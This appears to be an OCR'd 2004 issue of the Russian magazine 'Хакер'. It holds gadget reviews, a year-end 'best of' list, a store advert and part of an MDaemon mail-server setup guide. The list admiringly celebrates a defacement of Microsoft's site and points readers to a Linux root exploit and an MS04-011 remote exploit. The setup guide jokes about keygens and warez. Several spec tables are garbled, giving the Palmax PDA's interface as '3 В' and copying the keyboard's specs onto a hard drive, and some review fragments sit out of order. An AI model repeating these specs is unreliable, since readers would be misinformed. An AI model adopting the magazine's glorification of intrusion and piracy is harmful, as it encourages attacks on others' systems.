Следующее устройство, заинтересует обладателей нескольких мобильных цифровых устройств, как-то: цифрового фотоаппарата, flash-mp3-плейера, flash drive, usb HDD... Примечателен SYNCBOX тем, что с его помощью можно совершать копирование как всего содержимого источника, так и одной папки с определенным именем. Сам процесс синхронизации прост до безобразия: с левой стороны вставляется источник данных, с правой - устройство, на которое будет производиться запись. Работает данный девайс по протоколу USB 1.1, но поддерживает и спецификацию USB 2.0. Питается от трех батареек формата AAA.
В тесте мы использовали flash-mp3-плейер, фотоаппарат Olympus и два USB flash memory drive от Kingston: Data Traveler ELITE и Data Traveler II PLUS, объемом 1 Гб. Скорость копирования составила порядка 0,8 Мб/сек, чего вполне хватит в пути. Стоит обратить внимание, что девайсам, питающимся по USB, может не хватить мощности чуть посаженных батарей и копирования не произойдет. Поэтому любителям поснимать вдалеке от компьютера стоит взять флеш-драйв большого объема и обратить внимание на этот гаджет, тем более что размером он меньше сигаретной пачки и не займет много места в багаже.



ИММОБИЛАЙЗЕР ДЛЯ КОМПЬЮТЕРА ID-LOCK

$35	
Питание брелка	3 В (CR-2032 в комплекте)
Расстояние до брелка, при котором блокируется компьютер	2...5 м
Рабочая частота	315 МГц

В наши руки попал девайс, именуемый не иначе как беспроводное устройство ограничения доступа к компьютеру. Позабудь про всякие rAdmin и прочие виртуальные ограничители и возьми на вооружение настоящий иммобилайзер для компьютера. Вся система разделена на две составляющие: USB-приемник и брелок-источник радиосигнала. Включив свой компьютер и установив необходимое ПО, ты становишься обладателем послушной и защищенной тачки, которая заблокируется, едва ты отойдешь на несколько шагов. В случае если сядет батарейка в брелке или USB-приемник выкрадут враги, ты сможешь обойти запрет, набрав заветную комбинацию, устанавливаемую тобой же. К тому же, если ты счастливый владелец нескольких компьютеров, можешь набрать USB-приемников и носить с собой только один брелок - он будет действовать на все компьютеры сразу. О своем функционировании брелок и USB-приемник будут оповещать тебя миганием зеленого светодиода. Нажав на брелке кнопку питания, ты заблокируешь комп, не сходя с места. Можешь установить злому начальнику такой гаджет и веселиться - теперь он живет по твоему расписанию.

тацию входят различные навигационные программы с подробными картами. А теперь о конкретных удобствах для автомобилистов: про зарядку-адаптер для КПК и GPS уже было сказано, но также есть гибкая и упругая штанга с магнитным держателем и присоской. В результате ты максимально удобно для себя можешь разместить карту, а софт позволит точно отмечать на ней твое положение. Скажем по секрету: если немного повозиться с настройками, на определенном расстоянии до нужного поворота система предупредит текстовым и звуковым оповещением.



НЕОБЫЧНЫЙ ГРЫЗУН V-MOUSE VM-101

$27	
Интерфейс	USB
Разрешающая способность фотоэлемента	1000 DPI
Цветовые варианты исполнения	красный, черный, желтый, коричневый, синий

Семейство компьютерных грызунов пополнилось необычным экземпляром - это оптическая мышь V-mouse. Разрешение фотоэлемента у модели VM-101 составляет 1000 DPI. Казалось бы, что необычного? Но достаточно открыть коробочку и начинаешь приятно удивляться. Мыши как таковой нет, зато есть эргономичный девайс, подключаемый по USB и выполненный в виде толстой ручки. Источник света обладает модным ныне синим свечением, что не раздражает глаза и приятно освещает пространство вокруг себя.
В комплекте есть специальный коврик, в углу которого находится магнит. На мышке, в свою очередь, есть небольшая металлическая пластинка, благодаря которой гаджет легко закрепится и не будет кататься по столу. Кнопки управления вынесены под указательный палец, к сожалению, отсутствует скроллинг. Подключение производится просто: драйвера не нужны, достаточно один конец провода воткнуть в USB, а другой в мышь, и все заработает. Единственное, что внушило опасение, - это толщина провода: слишком хлипким он показался, а нестандартные штекеры расстроят хозяина, в случае если проводок перегрызет любимый питомец.



КПК PALMAX Z720 СО ВСТРОЕННЫМ GPS

$410	
Интерфейс с компьютером	3 В (CR-2032 в комплекте)
Питание	2...5 м
Габариты	315 МГц
Дополнительные функции	GPS



Раз уж сегодня речь идет о вещах, которые облегчают жизнь своим наличием в твоем кармане, стоит поговорить о мобильности, то есть о мобильных девайсах. Самым мобильным и технологичным после сотового телефона является КПК. Но сегодня будет не простой наладонник и даже не коммуникатор - это будет КПК со встроенной системой позиционирования (GPS - Global Position System). Гаджет построен на базе процессора Intel XScale PXA263 300 МГц с предустановленной системой Windows Mobile 2003 Second Edition. Дисплей в 3,5 дюйма с разрешением 240x320 точек отображает 64 тысячи цветов. Для удобства навигации вынесена кнопка «Чувствительность GPS». Она порадовала: среди высоток, да в снежную погоду (тучи мешают прохождению сигнала), да еще и в машине приемник смог найти 7 спутников - хороший показатель. Для облегчения общения пользователя с системой навигации в комплект поставки включен следующий софт: PALM ГИС OEM, ГИС РУССА. 64 или 128 Мб встроенной памяти позволят разместить карты города в хорошем масштабе и поставить не одну программу для собственных нужд. В итоге имеем полнофункциональный девайс два в одном: КПК и GPS. Несмотря на насыщенность технологиями, вес устройства составляет всего 170 г вместе со сменным Li-Ion аккумулятором.

КЛАВИАТУРА ДЛЯ НАЛАДОННИКА


$35	
Интерфейс с компьютером	IR
Питание	3 В (батарея входит в комплект)
Время работы от одного элемента	~3 недели



Всем любителям КПК посвящается. Тем, кому по роду деятельности необходимо быть всегда готовым к быстрой работе с текстом, но одновременно сохраняющим мобильность (куда уж тут ноутбукам, которые уже и похудели до пары килограмм, но занимают отнюдь не мало места), стоит присмотреться к этому устройству. Легкая, не занимающая много места (размером с КПК) клавиатура с привычной всем раскладкой QWERTY станет большим подспорьем в дороге. Резиновые подкладки помогут зафиксировать КПК так, чтобы он не скользил. Клавиатура является универсальной и взаимодействует с любым наладонником, обладающим ИК-портом. На КПК устанавливается специализированный софт, а далее все просто. Дублирующие кнопки (home, calendar) вынесены на панель клавиатуры и окрашены другим цветом. Инфракрасный передатчик клавиатуры крепится на гибком шнуре в любой части таким образом, чтобы он находился напротив IR карманного компьютера. Малые габариты устройства диктуют свои условия: забудь про десятипальцевый метод слепой печати. Кнопочки миниатюрные, но при определенной сноровке набирать текст все же удобнее, нежели тыкать стилусом по экрану. Питается девайс от одной батарейки, которая прослужит несколько недель. Кстати, часть этой статьи набиралась именно при помощи данного девайса. Это действительно удобно. Так что семь раз подумай, стоит ли царапать экран или сделать подарок себе любимому?

МУЛЬТИМЕДИЙНЫЙ ПЛЕЕР IRIVER IRIVER PMP-120

$550	
Интерфейс с компьютером	USB 1.1, USB 2.0
Объем встроенной памяти	10, 20, 40 Гб
Питание	сменный аккумулятор Li-Ion
Дополнительные функции	диктофон, радио, видео
Частотный диапазон радио	76,5-108 MHz



Завершает ряд плееров мультимедийный монстр от iRiver. На этот раз они решили включить все, что может быть востребовано не только меломаном, но и любителем путешествовать. Сей девайс, благодаря встроенному винчестеру на 20 Гб, позволит в течение нескольких дней наслаждаться музыкой и видео. Ах да, я не упомянул о 3,5" TFT-дисплее, который выдает 260 000 цветов при разрешении 320x240. Заливать фильмы можно по USB 1.1 или USB 2.0 в форматах mpeg4, DivX и Xvid. Музыка во всех популярных форматах (mp3, wma, ASF, Ogg Vorbis, WAV) будет развлекать очень долго, благодаря Li-Ion аккумулятору, который без подзарядки может работать почти весь день (заряда хватит на весь день прослушивания

GPS AMBICOM BLUETOOTH

[$170	
Интерфейс с компьютером	bluetooth
Питание	сменный Li-Ion аккумулятор
Время работы от одного заряда	~ 4-5 часов

Для того чтобы ты не потерялся, когда наступят сложные дни и тебя выбросят на необитаемый остров, мы протестировали для тебя GPS-приемник, работающий через Bluetooth. Так что до выброски позаботься взять с собой ноутбук или хотя бы КПК, тогда ты с легкостью сможешь понять, где находишься и куда стоит плыть. Устройство имеет скромные габариты, сравнимые с парой спичечных коробков, при этом половину объема занимает Li-Ion аккумулятор. Все настройки приемника заключаются в том, чтобы включить его нажатием единственной клавиши. Полного заряда аккумулятора хватит на 4-5 часов непрерывной работы в режиме позиционирования. Разнообразный софт можно найти на просторах интернета. Если ты собираешься использовать GPS в автомобиле, советуем докупить внешнюю антенну с разъемом MMCX. Точность позиционирования составляет 10 метров, но в связи с электромагнитными помехами, окружающими нас, показатель падает до 50 метров. В принципе, этого достаточно для ориентации в городе. В случае если ты захочешь полетать на параплане, данный гаджет также будет хорошим решением, так как распихать по карманам маленькие девайсы и соединить их посредством Bluetooth довольно просто. К тому же, определение координат в трехмерном пространстве поможет оценить время. Которое ты еще будешь блаженствуя кружить среди облаков.



УЛЬТРАКОМПАКТНЫЙ ЖЕСТКИЙ ДИСК SOLOMON

$166	
Интерфейс с компьютером	IR
Питание	3 В (батарея входит в комплект)
Время работы от одного элемента	~3 недели

Уже давно наблюдается устойчивая мода на переносную память, будь то USB flash-DRIVE или переносные винчестеры, но я хочу поведать о новом направлении, которое кажется достаточно перспективным, - миниатюрные внешние накопители. Плюсы таковы: хорошая скорость чтения/записи, лучшая цена за мегабайт в сравнении с флеш-памятью, подключение по стандартному интерфейсу USB (все чаще встречается поддержка USB 2.0, что не может не радовать) и меньшие по сравнению с винчестерами габариты. Представь: сидишь ты с друзьями в интернет-кафе с хорошим каналом и хочется тебе быстрее залить побольше халявного софта и отправиться домой насладиться им в тишине и покое. Пока приятели заливают на свои дорогущие флешки, которые, к тому же, имеют ограниченное число циклов перезаписи, те же данные, ты не спеша достаешь SOLOMON USB HDD 2,0 Гб, подключаешь, закачиваешь инфу и покидаешь их, заставляя задуматься о смене накопителя. А если приятели не очень грамотные и решат просто выдернуть флешку из USB-порта, они могут остаться ни с чем, тебе же эта участь не грозит. Итак, лозунг «Больше накопителей хороших и разных» сменяется на «Больших накопителей поменьше и подешевле».



музыки или 3-4 часа видео). При использовании автомобильного адаптера время работы плеера в дороге можно значительно повысить. Радио не даст соскучиться, даже когда вся музыкальная коллекция будет прослушана несколько раз. Возможность записи радиоэфира, звука с внешнего источника или с микрофона позволяет расширить свою аудиоколлекцию. Встроенный динамик не даст соскучиться твоим друзьям и тебе в дороге. Защитит от всех невзгод это высокотехнологичное устройство стильный жесткий чехол, идущий в комплекте.




■ b00b1ik (b00b1ik@real.xakep.ru)



ХИТ-ПАРАД КОМПЬЮТЕРНОГО МИРА


За 2004 год столько всего нового произошло и появилось в жизни компьютерщиков. Мы посовещались всей редакцией и выбрали самое лучшее, самое достойное твоего внимания. Наслаждайся! И удачного тебе празднования Нового года!



ПРОГРАММА ГОДА



По решению суда программой года становится ShadowUser v 2.0. Софтина эмулирует работу файловой системы. После ее запуска и активации защиты можно будет гадить по полной на выбранном диске: удалять, переименовывать системные файлы, запускать трояны, активировать работу вирусов и т.д. Но как только ты выйдешь из защищенного режима, все изменения будут утеряны. По сути, F2 :). Разумеется, можно и сохранять изменения, если ты точно уверен, что все нормально. В общем, эта прога обязана быть у тебя на винте – она поможет тебе уберечься от всякой гадости. Найдешь ты ее на www.shadowstor.com.




ХАК-ТУЛЗА ГОДА


Почетное звание самой лучшей хакерской утилиты этого года достается тулзе под названием XSpider. Мощный инструмент в руках системного администратора и взломщика. Утилита позволяет проверять на прочность компьютерные сети любого масштаба, выискивая известные уязвимости. Процесс настройки программы крайне прост и требует минимального вмешательства со стороны юзера. Даже если в сети есть разные типы узлов и сегменты, требующие иной настройки, прога с этим очень хорошо справляется сама. В тулзу встроен уникальный интеллектуальный механизм, позволяющий проверять системы на возможность проведения таких атак, как sql-injection, XSS-нападение и HTTP Response Splitting в произвольных WEB-приложениях. В общем, must have!

СОБЫТИЕ ГОДА

СeBIT-2004. С 18 по 24 марта в Ганновере прошла выставка IT-технологий, которую ждали с нетерпением год и после которой ждут еще год следующей выставки. Событие мирового значения для каждого, кому не безразличны информационные технологии и все, что с ними связано. Огромное количество компаний выставляло на суд зрителей свои разработки. Проследить за тенденциями развития технологий, увидеть презентации новинок, завести полезные знакомства - вот зачем сотни тысяч специалистов поедут в 2005 году в Россию, где будет проходить следующая выставка. Ты во что бы то ни стало обязан ее посетить! Ведь более 6500 экспонентов из 70 стран мира будут удивлять своими творениям профессионалов IT-индустрии.



ЗАРАЗА ГОДА




Как в свое время слово «Чернобыль» вызывало резкое побледнение лица и паническую рвоту у всех мало-мальски знакомых с компьютером людей, так и MyDoom в феврале этого года наделал много шуму. Червь начал стремительно распространяться по Сети через электронную почту в прикрепленных к письму файлах с расширениями .exe, .scr, .zip или .pif. Уже за первый час эпидемии компании, занимающиеся производством антивирусных программ, получили около 40 сообщений о распространяющейся инфекции, что является довольно внушительным количеством. Задачей MyDoom (имеются в виду обе версии, A и B) являлась массированная DDoS-атака на два крупных сервера корпораций-гигантов: Microsoft и SCO. За такую дерзость и масштаб Майдум получает звание «Зараза года».



ЭКСПЛОЙТ ГОДА

Рутать сервер, используя баг в ядре линукса, - не миф. Был ты nobody, а стал root'ом после двух движений мышкой и пары ударов по клаве. Уязвимость найдена в ядрышках Linux версий 2.2, 2.4 и 2.6. Локальный юзер может поднять свои привилегии до наивысших с помощью переполнения буфера в системном вызове mremap. Это приведет к созданию таблицы памяти нулевого размера, что и вызовет ошибку. Подробнее почитать об уязвимости и поиметь эксплоит можно на www.securitylab.ru/42031.html.




УЯЗВИМОСТЬ ГОДА

MS04011 Lsasrv.dll RPC buffer overflow remote exploit (PoC) with Universal targets - универсальный код, разработанный houseofdabus и позволяющий системному администратору проверить свою систему на наличие уязвимостей. Код проверяет все сервиспаченные винтукеи, а также XP, на которой установлен SP1. В случае обнаружения уязвимости можно получить полный контроль над системой. С использованием этой уязвимости был сделан один из видеоуроков в нашем журнале. За подробностями ползем на www.securitylab.ru/44913.html.




*NIX ДИСТРИБУТИВ ГОДА


В этом году вышел такой долгожданный дистрибутив Slackware 10.0. Стабильность, логичность, надежность, нацеленность на понимание системы - это все про него. Внесены улучшения в менеджер пакетов, позволяющие легко перейти с версии Slackware 9.1 на Slackware 10.0. Дистрибутив включает в себя GCC 3.3.4, ядрышко 2.4.26, кучу дополнительного софта. По сравнению с предыдущим релизом, в десятую версию было внесено порядка 2000 изменений. К сожалению, автор слаки тяжело болен, так что пожелаем ему скорейшего выздоровления и продолжения работы над проектом.



ВЗЛОМ ГОДА



В этом году ребята из OutLaw Group поимели сайт конторы дядюшки Билли. Они, разумеется, не получили полного доступа, однако на одной из страничек, используя баг, смогли оставить свой след. И после этого вы думаете, что что-то невозможно? Просто нужно немного борзости, прямые руки, безбашенный склад ума - и дело в шляпе! Кстати, сервер, на котором располагается сайт мелкомягких, пашет под никсами, а не под родными Майкрософту форточками. Посмотреть зеркало взлома можно здесь: http://web-hack.ru/defaced/microsoft.com.jpg.



СРЕДСТВО РАЗРАБОТКИ ГОДА

Корпорация Borland Software 26 октября 2004 года объявила о выпуске новой версии самого популярного за последнее десятилетие средства разработки программного обеспечения - Delphi 2005. Особенность его заключается в том, что в нем реализована возможность использования двух языков: самого Delphi (он же Object Pascal) и новомодного C#. Следовательно, существует и возможность создавать приложения не только под платформу Win32, но и под .NET. Если ты не законченный отморозок - с руками отрывай у продавцов диски с вожделенным дистрибутивом!





РЕШЕНО:
учиться и
развлекаться!



ТОВАР СЕРТИФИЦИРОВАН

Испытайте новый мир цифровых развлечений!

- Посмотрите ваше любимое кино уже сегодня
- Редактируйте цифровые фотографии и показывайте их друзьям на компьютере, телевизоре или web-сайте
- Используя цифровой адаптер, наслаждайтесь любимой музыкой, подключив телевизор или музыкальный центр в любом помещении вашего дома.



- 3-х летнее бесплатное обслуживание, включая год полной гарантии
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)
- 100% предпродажное тестирование
- отличные характеристики для работы дома и в офисе



Компьютер можно заказать с доставкой по телефону:
(095) 970-1939 или на интернет-сайте shop.nt.ru



Компьютер AgeNT на базе процессора Intel Pentium 4 с технологией HT позволит вам открыть для себя захватывающий цифровой мир!

www.polaris.ru | info@polaris.ru

СЕТЬ КОМПЬЮТЕРНЫХ ЦЕНТРОВ POLARIS

- **г. Москва**, м. Сокол, Волоколамское шоссе, 2 — (095) 151-5503
- **г. Москва**, м. Шаболовская, ул. Шаболовка, 20 — (095) 727-9360
- **г. Москва**, м. Комсомольская, ул. Краснопрудная, 22/24 — (095) 262-8039
- **г. Москва**, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27 — (095) 916-5627
- **г. Москва**, м. Профсоюзная, Нахимовский пр-т, 40 — (095) 129-1119
- **г. Москва**, м. Площадь Ильича, ул. С.Радонежского, 29/31 — (095) 278-5470
- **г. Москва**, м. Савеловская, ВКЦ «Савеловский», пав.: D24 — (095) 784-6385
- **г. Москва**, м. Щукинская, ул. Новощукинская, 7 — (095) 935-8727
- **г. Москва**, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47 — (095) 389-4622
- **г. Москва**, м. Люблино, ТК «Москва», 2 этаж, 1 линия — (095) 359-8915
- **г. Москва**, м. Савеловская, Сущевский вал, 3/5 — (095) 973-1133
- **г. Москва**, м. Багратионовская, ТВК «Горбушкин Двор», пав.: E2-14/15 — (095) 730-1549
- **г. Москва**, ул. Малая Дмитровка, 1/7 — (095) 200-3060
- **г. Москва**, м. Красносельская, ул. Русаковская, 2/1 — (095) 264-1333
- **г. Москва**, м. Динамо, ул. 8 Марта, 10, стр. 1 — (095) 797-8986
- **г. Москва**, м. Братиславская, ул. Братиславская, 16, стр. 1 — (095) 347-9638
- **г. Москва** м. Дмитровская, ул. Башиловская, 29/27 — (095) 797-8064
- **г. Ростов-на-Дону**, пр-т Буденновский, 11/54 — (8632)69-8558
- **г. Ростов-на-Дону**, пр-т Буденновский, 80 — (8632) 92-4242
- **г. Ростов-на-Дону**, пр-т Ворошиловский, 12 — (8632) 40-5353
- **г. Санкт-Петербург**, м. Пр.Просвещения, ТК «Норд», пав. 204 — (812) 331-6244
- **г. Санкт-Петербург**, м. Новочеркасская, пр-т Новочеркасский, 51 — (812)444-0202
- **г. Н.Новгород**, ул. Пискунова, 30 — (8312) 78-0861
- **г. Н.Новгород**, м. Канавинская, ТЦ «Новая Эра», 1 этаж — (8312) 16-9787
- **г. Н.Новгород**, пл. М. ГОРЬКОГО, ул. Звездина, 3 — (8312) 78-9240
- **г. Воронеж**, ул. Кольцовская, 82 — (0732) 72-7391
- **г. Воронеж**, пр-т Революции, 44 — (0732) 20-5055
- **г. Екатеринбург**, пр-т Ленина, 99 — (343) 375-3304

- **Магазин** с бесплатной доставкой по Москве shop.nt.ru — (095) 970-1939
- Отдел корпоративных решений: ул. 8 Марта, д. 10, стр. 1 — (095) 363-9333



ХАКЕР/№12(72)/2004

САМ СЕБЕ MAIL.RU

B!rd Feathery (bird@feathery.ru)



Новый год к нам мчится - админу впору застрелиться. В предвкушении долгой череды праздников я не буду напрягать твой затуманенный алкоголем мозг всякой высокоумной лабудой. Следуя уже сложившейся благодаря Бублику хардкорности пи-си-зоны, я, наверное, должен был бы рассказать о поднятии почтового сервера с нуля на каком-нибудь FreeBSD с 0,5 Мб оперативки и без винчестера. А вот фиг там. Эта статья не для тех, кому важен процесс. Она для тех, кого интересует результат. Быстро и просто. Под Windows.

ПОЧТОВЫЙ СЕРВЕР ПОД WIN32

ПИСЬМО ДЕДУ МОРОЗУ

Здравствуй, дедушка Мороз. У нас возникла срочная необходимость в электронной почте. И тебе предстоит немножечко поработать. Поднять почтовый сервер начального уровня в небольшой организации или локальной сети. Нам нужны POP, SMTP, IMAP, web-доступ, возможность общаться с внешним миром. За полчаса. И без напрягов.

ПОЕХАЛИ

Судя по моему опыту пользования электронной почтой, этот сервер стал уже стандартом де-факто. В России. Под Win32. Я говорю о MDaemon. Может показаться странным, что я выбрал настолько мощную программу для сервера начального уровня. Но, как показала практика, достоинство по-настоящему хорошего продукта - его масштабируемость. А значит, и приспособленность для легкого решения простых задач. Итак, начнем.

ТОСТ ПЕРВЫЙ. ЗА ДИСТРИБУТИВ


То, где ты найдешь дистрибутив, будет зависеть лишь от поисковой системы, в которой ты введешь слово «mdaemon». Гугль честно отправит тебя на официальную страницу www.altn.com. Зато Яндекс, что вполне логично, в первой строчке результатов покажет www.mdaemon.ru - сайт русской версии MDaemon. Ребята уже два года занимаются его локализацией. На момент написания статьи последней локализованной, равно как и оригинальной англоязычной, была версия 7.20. Я выбрал второй вариант. Установщик весит 25 мегабайт. Запускаем. Инсталляк слегка тупит вначале, распаковываясь во временный каталог и показывая заставочку с симпатичной девушкой с ноутбуком. Стандартные шаги по выбору языка, папки для установки, ввода серийника и настройки администраторского аккаунта. Кстати, пользуясь кейгеном, ты рискуешь обворовать авторов на безумную сумму в почти 2 тысячи зелени. Неоправданно много, учитывая доступность этой версии на варезных сайтах. Почтив должным образом УК, жмем в очередной раз кнопку «Next» и останавливаемся на непонятной табличке «Bayesian Setup».


Это непривычное для русского уха название носит технология фильтрования ~~базара~~ спама, основанная на статистическом анализе заголовков и текстов. Смысл ее в том, что каждому слову и словосочетанию присваивается некий весовой коэффициент «похожести на спам». В процессе работы сервер на основе реакции пользователей на те или иные письма («Пожаловаться на спам», «ФУ!», как на Яндексе) обновляет статистику, самостоятельно отсеивая нежелательную корреспонденцию. Подробно останавливаться на этой и других (а их предостаточно) спаморубильных функциях не буду.

Вне зависимости от того, «ОК» или не «ОК» ты выбрал в диалоге настройки этой функции, следующий экран будет финальным в процессе установки.

МЕЖДУ ПЕРВОЙ И ВТОРОЙ МЫ НАСТРОИМ СЕРВАЧОК

Обилие окошек, менюшек и списков сейчас нафиг не нужно, так что сразу переключим


Основное окно программы



Даже если далеко не все сделано по правилам, на некоторые серверы почта доходит без проблем

МДемон в памперсный, как говорит один мой приятель, мод: File -> Switch to easy mode. У некоторых людей есть врожденная неприязнь ко всякого рода «простым» режимам, и они порой забывают об одной из заповедей создания интерфейсов - «Не напрягай». Надеюсь, ты не в их числе. Взглянем на меню File. По умолчанию включены сервисы POP, SMTP и IMAP. Включим также и WorldClient - web-интерфейс к почтовым ящикам.

СЕТАП

Первый пункт в меню - настройка основного домена (Primary domain).

Primary domain name - собственно, часть адреса электронной почты, справа от знака «@».

HELO domain name - имя, по которому будет идентифицироваться на внешних SMTP-серверах твой демон, отправляя почту.

Machine name - имя хоста, на котором работает сервер.

Primary domain IP - должен быть указан IP сервера из предыдущего пункта.

В моей тестовой конфигурации имена вымышленные - во избежание неурядиц. Здесь я должен сделать отступление, которое касается особенностей работы MDaemon в случае, когда нужно взаимодействие с внешними серверами. Чтобы почта с твоего локального сервера отправлялась на любые серверы во внешний мир, крайне желательно выполнение некоторых условий. Подавляющее большинство интернетовских почтовых серверов борется со спамом, фильтруя входящий трафик. Делается это двумя основными способами: создаваемыми всем миром блэк-листами по IP отправителей и обратным просмотром (reverse-lookup) этих адресов. Во-первых, нужен постоянный (статический) внешний IP. Как известно, львиная доля спама рассылается с обычных машин, если они стали жертвами заражения, или злонамеренными пользователями с их домашних машин. Это привело к тому, что в блэк-листы автоматом попадают все адреса из диапазонов Dialup, xDSL и многих домашних сетей. Отсюда вытекает «во-вторых» - даже статический, но домашний адрес, скорее всего, будет заблокирован тем же mail.ru. Третья трудность - строка HELO обязана содержать полный адрес, на который резолвится внешний IP, - так называемый FQDN (Fully Qualified Domain Name). Наличие самого бэк-резольва тоже необходимо. Есть еще некоторые трудности, ознакомиться с которыми можно на форуме www.mdaemon.ru в одной из пиновых тем.

Следующая закладка - **Delivery**. Если условия, которые приведены выше, не могут быть удовлетворены или каким-то адресатам почта все же отправляться не желает, потребуется настройка исходящего сервера. Как правило, компания-провайдер предоставляет пользователям сервер исходящей почты. Он называется релейным (ретранслирующим) сервером и, скорее всего, соответствует описанному мной набору требований. На этой закладке можно настроить три способа отправки исходящей почты во внешний мир. Кроме прямой отсылки (по умолчанию) на почтовый сервер адресата, можно заставить демона принудительно слать корреспонденцию через релейный сервер провайдера (первая радиокнопка, в этом случае есть возможность настроить параметры авторизации на промежуточном серваке). А можно сделать так, чтобы наш почтовик пытался отослать мыло напрямую и, в случае неудачи, пользовался сервером провайдера. Некоторые серверы все же принимают корреспонденцию, даже если соблюдены не все стандарты отправки. И тогда такое решение позволит разгрузить релейный сервер (правда, ценой задержки отправки, если что-то не получилось). Если это твой вариант, то выбирай вторую радиокнопку - «Try detect delivery».

Закладка намба три - **DNS**. Программа-установщик уже спрашивала тебя, какие DNS использовать, и я нарочно пропустил этот шаг. В моем случае (я запускаю сервер на домашнем компе) потребовалась ручная настройка. МДемон не всегда правильно определяет ДНСы. Поэтому я принудительно прописал там два внешних провайдерских сервера. Кстати, в процессе настройки оказалось, что DHCP в моем VPN дает только один внешний DNS, а их на самом деле два. И тот, который дефолтный, часто падает. Субъективно инет стал работать лучше :). Так что снимаем галку и вписываем серверы.

Dequeue. Эта штука уже касается процесса получения почты из внешнего мира твоим сервером. Допустим, входящая корреспонденция собирается внешним (например провайдерским релейным) серваком. В заданное тобой время (к примеру, раз в сутки, ночью, когда каналы не загружены и трафик недорогой) твой сервер соединяется с релейным сервером по SMTP-протоколу, как и в случае отправки почты. Подключившись, он дает команду (ATRN или ETNR, от слова «turn», подробнее в RFC 2645, 1985, 821) релейному серверу поменяться с ним ролями,



◢ http://mdaemon.ru и http://mdaemon.ru/forum - здесь тебе предоставят русскую версию Демона и помогут грамотным советом на форуме. Обязательно обрати внимание на FAQ.

◢ www.altn.com - домашняя страница (на самом деле целый домашний сайт) сервера.

